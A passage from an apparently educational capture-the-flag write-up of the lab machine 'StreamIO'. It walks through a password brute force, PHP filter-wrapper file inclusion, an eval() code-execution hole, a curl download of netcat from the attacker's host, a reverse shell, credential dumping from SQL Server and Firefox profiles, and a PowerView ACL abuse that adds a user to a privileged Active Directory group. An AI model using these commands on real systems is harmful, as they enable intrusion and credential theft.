          [+] Attempting -- martin:!5psycho8!
          [+] Attempting -- martin:!!sabrina$
          [+] Attempting -- yoshihide:password
          [+] Attempting -- yoshihide:highschoolmusical
          [+] Attempting -- yoshihide:physics69i
          [+] Attempting -- yoshihide:paddpadd
          [+] Attempting -- yoshihide:66boysandgirls..

          [+][+][+] Login successful: yoshihide:66boysandgirls.. [+][+][+]
yoshihide : 66boysandgirls..
Lets attempt to login with these credentials. Sure enough we get a successful login!

Using the current user’s login credentials, we are able to access the admin panel. Looks like we can delete some users under User management and movies under Movie management but when we try to delete staff members under Staff managment it responds with a message to the admin . Lets check out some of those parameters being used.


For the User management link, we see the parameter ?user= in the URL. For the other links we get a ?staff= , ?message and ?movie= .
Before moving on, lets try to enumerate any more possible end points within the admin directory with the fuzzing tool ffuf.
Nothing new here, so lets move on.
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u "https://streamio.htb/admin/FUZZ" -b "PHPSESSID=r21h20vss6qdpvkb38a00a3pir"
          ---- Scanning URL: https://streamIO.htb/admin ----
          ==> DIRECTORY: https://streamIO.htb/admin/
          ==> DIRECTORY: https://streamIO.htb/Admin/
          ==> DIRECTORY: https://streamIO.htb/ADMIN/
          ==> DIRECTORY: https://streamIO.htb/css/
          + https://streamIO.htb/favicon.ico (CODE:200|SIZE:1150)
          ==> DIRECTORY: https://streamIO.htb/fonts/
          ==> DIRECTORY: https://streamIO.htb/images/
          ==> DIRECTORY: https://streamIO.htb/Images/
          + https://streamIO.htb/index.php (CODE:200|SIZE:13497)
          ==> DIRECTORY: https://streamIO.htb/js/
Since we know that this machine is running PHP it might be a good idea to fuzz for and PHP files on the machine. We can do this as well with the same tool.
The only thing we changed here was to fuzz for php files by altering the URL: https://streamio.htb/admin/FUZZ.php
Looks like there is an extra file that showed: master.php . This file might be something of interest.
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u "https://streamio.htb/admin/FUZZ.php" -b "PHPSESSID=r21h20vss6qdpvkb38a00a3pir"
Index                   [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 117ms]
          master                  [Status: 200, Size: 58, Words: 5, Lines: 2, Duration: 127ms]
          INDEX                   [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 120ms]
          Master                  [Status: 200, Size: 58, Words: 5, Lines: 2, Duration: 109ms]
          MASTER                  [Status: 200, Size: 58, Words: 5, Lines: 2, Duration: 113ms]

When navigating to this endpoint, we cannot access this file because it is only in includes . Not sure exactly what that is implying but it might mean via another directory endpoint. For now, lets move onto to fuzzing the different parameters that we found in the admin interface from earlier.
Here, we are using the burp-parameter-names.txt word list to fuzz the parameters which is curated for this very situation. We need to make sure that we are using the session token from our successful login in the command line.
Note: Due to innumerable success returns in the initial scan, we are using the word filter "fw" to filter out the false positives.
We have uncovered an additional parameter debug . This could prove very useful!
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/burp-parameter-names.txt -u "https://streamio.htb/admin/?FUZZ" -b "PHPSESSID=pai3n1saagm2bj3m0krg59o4mv" -fw 85
debug                   [Status: 200, Size: 1712, Words: 90, Lines: 50, Duration: 117ms]
          movie                   [Status: 200, Size: 320235, Words: 15986, Lines: 10791, Duration: 123ms]
          staff                   [Status: 200, Size: 12484, Words: 1784, Lines: 399, Duration: 124ms]
          user                    [Status: 200, Size: 2073, Words: 146, Lines: 63, Duration: 126ms]
          :: Progress: [6453/6453] :: Job [1/1] :: 357 req/sec :: Duration: [0:00:18] :: Errors: 0 ::
When we send a post request to this parameter, we get an error message this option is for developers only . Lets try to find out if the this parameter is vulnerable to anything, such as a file inclusion.

When dealing with PHP, a good place to check is with PHP wrappers, which may allow us to exploit a local file inclusion.
https://highon.coffee/blog/lfi-cheat-sheet/
What is a PHP Wrapper?
A PHP wrapper (or stream wrapper) is an additional code added to PHP’s built-in file handling system that tells the application how to handle specific protocols, data streams, or encodings. It acts as a "portal" or "envelope" for file system functions like
fopen(),file_get_contents(), andinclude(), allowing developers—or attackers—to interact with data sources beyond local files, such as HTTP, FTP, or compressed archives.
A cool and handy trick is to utilize the filter wrapper and base64 encoding the data for output. The syntax for this is php://filter/[filter_chain]/resource=[scheme]://[target].
php://filter/: The wrapper initiator.[filter_chain]: Defines the filters to apply (read/write/base64)resource=...: Required. Specifies the stream/file to be filtered (ex: /etc/passwd)
Lets go ahead and see if we can try to base64 encode the file that we found from earlier called master.php with the following syntax.
https://streamio.htb/admin/?debug=php://filter/convert.base64-encode/resource=master.php
?debug=php://filter/convert.base64-encode/resource=master.php
Boom! We were able to extract the contents of the file as we can see what appears to be base64 in the output.

Now lets go ahead and copy the output into a local file that we can just call master.php, decode this file and check out whats inside.
base64 -d master.php > decoded_master.php
Looks like the file has to do with the movie management portion of the site.
<h1>Movie managment</h1>
          <?php
          if(!defined('included'))
              die("Only accessable through includes");
          if(isset($_POST['movie_id']))
          {
          $query = "delete from movies where id = ".$_POST['movie_id'];
          $res = sqlsrv_query($handle, $query, array(), array("Scrollable"=>"buffered"));
          }
          $query = "select * from movies order by movie";
          $res = sqlsrv_query($handle, $query, array(), array("Scrollable"=>"buffered"));
          while($row = sqlsrv_fetch_array($res, SQLSRV_FETCH_ASSOC))
          {

          ....
          ....

          ?>
There is a particular section of the code that is checking for a few things:
- If the request is a
POSTrequest:$_POST - If the parameter
includeis included in the POST request:if(isset['inlcude'])) - If
includeis not set toindex.php:if($_POST['include'] !== "index.php" )
This means that we need to be making a POST request to the server and include the include parameter. Then the back end will execute eval(file_get_contents($_POST['include'])); on whatever the include parameter is pointed towards. This could lead us to remote code execution if we are able to upload a shell to the server and then execute it.
<?php
          if(isset($_POST['include']))
          {
          if($_POST['include'] !== "index.php" )
          eval(file_get_contents($_POST['include']));
          else
          echo(" ---- ERROR ---- ");
          }
          ?>
Initial Foothold

Since this server is running PHP lets take advantage of the eval() function being executed by sending over a system() function with our reverse shell commands to be executed.
We can create a couple of tiles to do this. The first file will contain a curl command that will reach back out to our local host and pull down a copy of netcat and store it in the temp directory, where we know we will have write permissions
system("curl 10.10.14.36/nc.exe -o c:\\windows\\temp\\nc.exe");
The second file will just simple execute that netcat binary with arguments to reach back out to our machine on port 1234.
system("c:\\windows\\temp\\nc.exe 10.10.14.36 1234 -e cmd.exe");
Now lets set up a local listener to catch the reverse shell.
nc -nvlp 1234
BOOM! We were able to catch a shell as the user yoshihide!! Lets do some privesc!!
Lateral Movement
After dong a little bit of directory enumeration as the user yoshihide, I came across what appears to be the server authentication file called login.php. Inside this file, there are some database credentials with some hard coded credentials for the user db_user.
C:\inetpub\streamio.htb\login.php
$connection = array("Database"=>"STREAMIO" , "UID" => "db_user", "PWD" => 'B1@hB1@hB1@h');
After poking around a little bit more, we come across even more useful information. It looks like in the admin directory the index.php file contains database credentials as well. This time, however, the credentials are for the user db_admin. Lets try out these creds to see if we can connect to the server.
c:\inetpub\streamio.htb\admin\index.php
$connection = array("Database"=>"STREAMIO", "UID" => "db_admin", "PWD" => 'B1@hx31234567890');
          $handle = sqlsrv_connect('(local)',$connection)
To do this, lets use the windows tool sqlcmd locally and run a query that will return the name of the current database and the return a list of database names from the sysdatabases system view in the master database.
sqlcmd -S '(local)' -U db_admin -P 'B1@hx31234567890' -Q 'SELECT DB_NAME(); SELECT name FROM master..sysdatabases;'
There are several databases but lets try focusing in on the streamio_backup db. This may contain old credentials that may not be included in the current database.
--------------------------------------------------------------------------------------------------------------------------------
          master

          (1 rows affected)
          name
          --------------------------------------------------------------------------------------------------------------------------------
          master
          tempdb
          model
          msdb
          STREAMIO
          streamio_backup
Lets use the same tool to enumerate that database with a specific query that will effectively filter for the user tables.
sqlcmd -S '(local)' -U db_admin -P 'B1@hx31234567890' -Q 'SELECT name FROM streamio_backup..sysobjects WHERE xtype = "U"'
Syntax Breakdown:
streamio_backup..sysobjects:- In the previous command, we used
master..sysdatabaseswhich refers to a system view in themasterdatabase. - Now, the command refers to
streamio_backup..sysobjects. Here's what this means:streamio_backupis the name of a specific database you are querying (likely a user-defined database, not a system database likemaster)...sysobjectsis a system view inside thestreamio_backupdatabase. It holds metadata about objects in that database (tables, views, procedures, etc.).
- In the previous command, we used
WHERE xtype = "U":- The
WHEREclause is used to filter results. xtype = "U"filters the rows in thesysobjectstable where thextypeis equal to"U". In SQL Server:"U"represents user tables (as opposed to other object types like views or procedures).
- So, this part of the query is selecting only user-defined tables in the
streamio_backupdatabase.
- The
There are only two tables, so lets focus on the users table.
name
          --------------------------------------------------------
          movies
          users
Now lets run sqlcmd one more time but just extract the columns username and password to reduce the verbosity and focus on the information that we are really interested in.
sqlcmd -S '(local)' -U db_admin -P 'B1@hx31234567890' -Q 'USE STREAMIO_BACKUP; select username,password from users;'
Looks like we got a table of hashed passwords so lets try to crack them!!
username                                           password
          -------------------------------------------------- --------------------------------------------------
          nikk37                                             389d14cb8e4e9b94b137deb1caf0612a
          yoshihide                                          b779ba15cedfd22a023c4d8bcf5f2332
          James                                              c660060492d9edcaa8332d89c99c9239
          Theodore                                           925e5408ecb67aea449373d668b7359e
          Samantha                                           083ffae904143c4796e464dac33c1f7d
          Lauren                                             08344b85b329d7efd611b7a7743e8a09
          William                                            d62be0dc82071bccc1322d64ec5b6c51
          Sabrina                                            f87d3c0d6c8fd686aacc6627f1f493a5
A quick search to discover the hash type, led us to discover the cracked hash itself of the very first hash associated with the user nikk37 . That was really easy!

Using our favorite tool evil-winrm we have successfully logged in as the user nikk37 !!!
evil-winrm -i streamio.htb -u nikk37 -p "get_dem_girls2@yahoo.com
Evil-WinRM shell v3.7

          Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

          Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

          Info: Establishing connection to remote endpoint
          *Evil-WinRM* PS C:\Users\nikk37\Documents> whoami
          streamio\nikk37
Privilege Escalation
Now, for this phase of the enumeration, lets use some automated tooling. Lets leverage the built-in upload function in evil-wrnm to upload winpeas to the victim machine.
https://github.com/peass-ng/PEASS-ng/tree/master/winPEAS
After running winpeas and parsing through the output, I found something unique that you don’t see very often in CTFs. This section is pertaining to Firefox Databases.
ÉÍÍÍÍÍÍÍÍÍ͹ Looking for Firefox DBs
          È  https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#browsers-history
              Firefox credentials file exists at C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release\key4.db
          È Run SharpWeb (https://github.com/djhohnstein/SharpWeb)
C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release\key4.db
What is the key4.db file?
The
key4.dbfile in Mozilla Firefox is part of Firefox's Login Manager system, which stores encrypted information about saved passwords and related security data.
The key4.db file is stored in the Firefox profile folder. On Windows, it can usually be found in:
C:Users\<YourUsername>\AppData\Roaming\Mozilla\Firefox\Profiles\<ProfileFolder>\key4.db .
Most importantly it holds encryption keys used by Firefox to securely store and encrypt passwords, login credentials, and other sensitive information in the logins.json file. The key4.db specifically contains the master key used to encrypt and decrypt data like saved passwords.
key4.db is an SQLite database that Firefox uses to store the cryptographic keys. It works in conjunction with other files in the Firefox profile folder, such as:
logins.json: Stores the actual login credentials (username/password) in an encrypted format.signons.sqlite: Older file for storing passwords in earlier versions of Firefox.
The data in key4.db is encrypted using your Firefox master password (if you've set one) or your operating system’s encryption system. Without the master password or other security mechanisms in place, the data stored in key4.db would be unreadable.
Luckily for us there is a cool tool called firepwd.py that leverages both the key4.db and logins.json file to extract credentials.
https://github.com/lclevy/firepwd
Note: Make sure that these are in the directory where you run the python script. The required files are in the following directories on this machine.
key4.db
C:\Users\%current_user%\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release\key4.db
logins.json
C:\Users\%current_user%\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release\logins.json
We can use the same upload function to upload this file to the target machine. Now, within the same directory as the two necessary files, lets run this sweet tool and see if we can extract some credentials.
python firepwd.py
Boom! We have cracked passwords for multiple users! This is sweet.
.... [ SNIP ] ....

          decrypting login/password pairs
          https://slack.streamio.htb:b'admin',b'JDg0dd1s@d0p3cr3@t0r'
          https://slack.streamio.htb:b'nikk37',b'n1kk1sd0p3t00:)'
          https://slack.streamio.htb:b'yoshihide',b'paddpadd@12'
          https://slack.streamio.htb:b'JDgodd',b'password@12'
Using the Kali tool crackmapexec with the new credentials we are successful in getting a proper authentication with the JDgodd credentials, but are unable to get a shell via Evil-WinRM .
crackmapexec smb streamio.htb -u JDgodd -p "JDg0dd1s@d0p3cr3@t0r"
SMB         streamIO.htb0   445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:streamIO.htb) (signing:True) (SMBv1:False)
          SMB         streamIO.htb0   445    DC               [+] streamIO.htb\JDgodd:JDg0dd1s@d0p3cr3@t0r
Lets pivot and run a data aggregator like bloodhound with the new credentials to see what permissions this user may have.
python bloodhound.py -d streamio.htb -u JDgodd -p "JDg0dd1s@d0p3cr3@t0r" -gc dc.streamio.htb -ns 10.10.11.158 -c all

We can see in the output that the domain user JDgodd has WriteOwner over the group CORE STAFF and CORE STAFF have LAPS read ability on the domain controller, which will allow anyone in the CORE STAFF group to read the LAPS passwords for any user.
To abuse this we need to add JDgodd to the CORE STAFF group and then request the LAPS password of the administrator. Since we do not have access to the JDgodd account we need to use PowerShell to add JDgodd into the CORE STAFF group by utilizing PowerView .
Lets upload powerview to the target machine in our old evil-winrm shell.
upload powerview.ps1
. .\powerview.ps1
Since we do not have a shell for JDgodd we can use PowerShell's
System.Management.Automation.PSCredential to store the credentials in our current shell.
$SecPassword = ConvertTo-SecureString 'JDg0dd1s@d0p3cr3@t0r' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('streamio.htb\JDgodd',$SecPassword)
Now lets set JDgodd as the Domain Object Owner. As JDgodd has WriteOwner ACL attributed to their account, we can set JDgodd as the domain object owner of CORE STAFF using Set-DomainObjectOwner .
Set-DomainObjectOwner -Identity 'CORE STAFF' -OwnerIdentity JDgodd -Cred $cred
Next, lets grant all rights via the ACL with Add-DomainObjectACL.
Add-DomainObjectAcl -TargetIdentity "CORE STAFF" -PrincipalIdentity JDgodd -Cred $cred -Rights All
Now, lets use Add-DomainGroupMember to finally add JDgodd into the CORE STAFF group that they now own.
Add-DomainGroupMember -Identity 'CORE STAFF' -Members 'JDgodd' -Cred $cred
Lets now verify that JDgodd is a part of the CORE STAFF group. Verified!!
net group 'CORE STAFF'
Group name     CORE STAFF
          Comment

          Members

          -------------------------------------------------------------------------------
          JDgodd
          The command completed successfully.
